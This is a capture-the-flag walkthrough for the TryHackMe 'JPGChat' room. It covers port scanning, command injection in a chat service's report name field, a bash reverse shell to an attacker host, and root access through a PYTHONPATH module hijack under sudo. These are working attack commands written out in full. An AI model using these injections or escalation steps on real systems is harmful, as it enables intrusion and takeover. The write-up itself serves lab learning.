
Tryhackme room JPGChat by Mozzie1 room is rated as easy. Task is to get user and root flag in a CTF style of room.

Enumeration:

NMAP

This is used to identify any ports and/or services running on the target machine.

What i use is nmap -sC -sV -p- -T4 -oA Documents/TryHackMe/JPGChat/nmap/inital \*roomIP\* -vvv



The 2 ports that are open are SSH and a JPChat service

went to \*RoomIP\*:3000 and got:

Welcome to JPChat

the source code of this service can be found at our admin's github

MESSAGE USAGE: use [MESSAGE] to message the (currently) only channel

REPORT USAGE: use [REPORT] to report someone to the admins (with proof)

tried netcat on it to see if i could get anything back.

Ran the following and got back:

nc \*RoomIP\* 3000

Welcome to JPChat

the source code of this service can be found at our admin's github

MESSAGE USAGE: use [MESSAGE] to message the (currently) only channel

REPORT USAGE: use [REPORT] to report someone to the admins (with proof)

[REPORT] <<< type this in

this report will be read by Mozzie-jpg

your name:

name

your report:

test message

Seeing that Mozzie-jpg i figure that is the admin so looked up that on uncle google for that github and found

https://github.com/Mozzie-jpg/JPChat

Here you have a jpchat.py... went and snagged that sure im gonna need it.

so looked around and didnt find anything else. So time to take a peak at that jpchat.py and looking at it looks like [REPORT] will do some command injection maybe so time to test.

re-ran that nc command and on the name did name;id; and got something back:

nc \*RoomIP\* 3000

Welcome to JPChat

the source code of this service can be found at our admin's github

MESSAGE USAGE: use [MESSAGE] to message the (currently) only channel

REPORT USAGE: use [REPORT] to report someone to the admins (with proof)

[REPORT]

this report will be read by Mozzie-jpg

your name:

name;id;

your report:

hackerman

aj

uid=1001(wes) gid=1001(wes) groups=1001(wes)

so lets try it with just a bash reverse shell. Start up a netcat on whatever port you use and rerun the command again but with your reverese shell in there:

Welcome to JPChat

the source code of this service can be found at our admin's github

MESSAGE USAGE: use [MESSAGE] to message the (currently) only channel

REPORT USAGE: use [REPORT] to report someone to the admins (with proof)

[REPORT]

this report will be read by Mozzie-jpg

your name:

name;bash -i >& /dev/tcp/\*attackerIP\*/9001 0>&1

your report:

rev shell

name

There we go got a reverse shell just need to upgrade it to make it stable.

Privlege Escalation

Lets just see if this works sudo -l

ohhhh we do get something

take a snap of the picture

so there's 2 things here as you can see and they tell us:

1: we have access to mail\_badpass and PYTHONPATH variable.

2: we can run /opt/development/test\_module.py

lets try to run that python file.

take snapshot

lets see whats in that python script

cat /opt/development/test\_module.py

take snapshot

Looks to be importing a module called compare and also importing something called compare.py.

so how about we write our own compare.py and change the PYTHONPATH to the home directory of Wes since thats who we are in as.

echo 'import subprocess; subprocess.call(["/bin/sh", "-i"])' > compare.py

that will create compare.py and write all that in there. double check by doing cat compare.py

take snapshot of cat

now we need to change the PYTHONPATH

export PYTHONPATH=/home/wes

now thats done time to run and pray this works

sudo -u root /usr/bin/python3 /opt/development/test\_module.py

take a snapshot after ran to show we are in as root

sweeeettt we are in now as root so time to get that flag cat /root/root.txt'\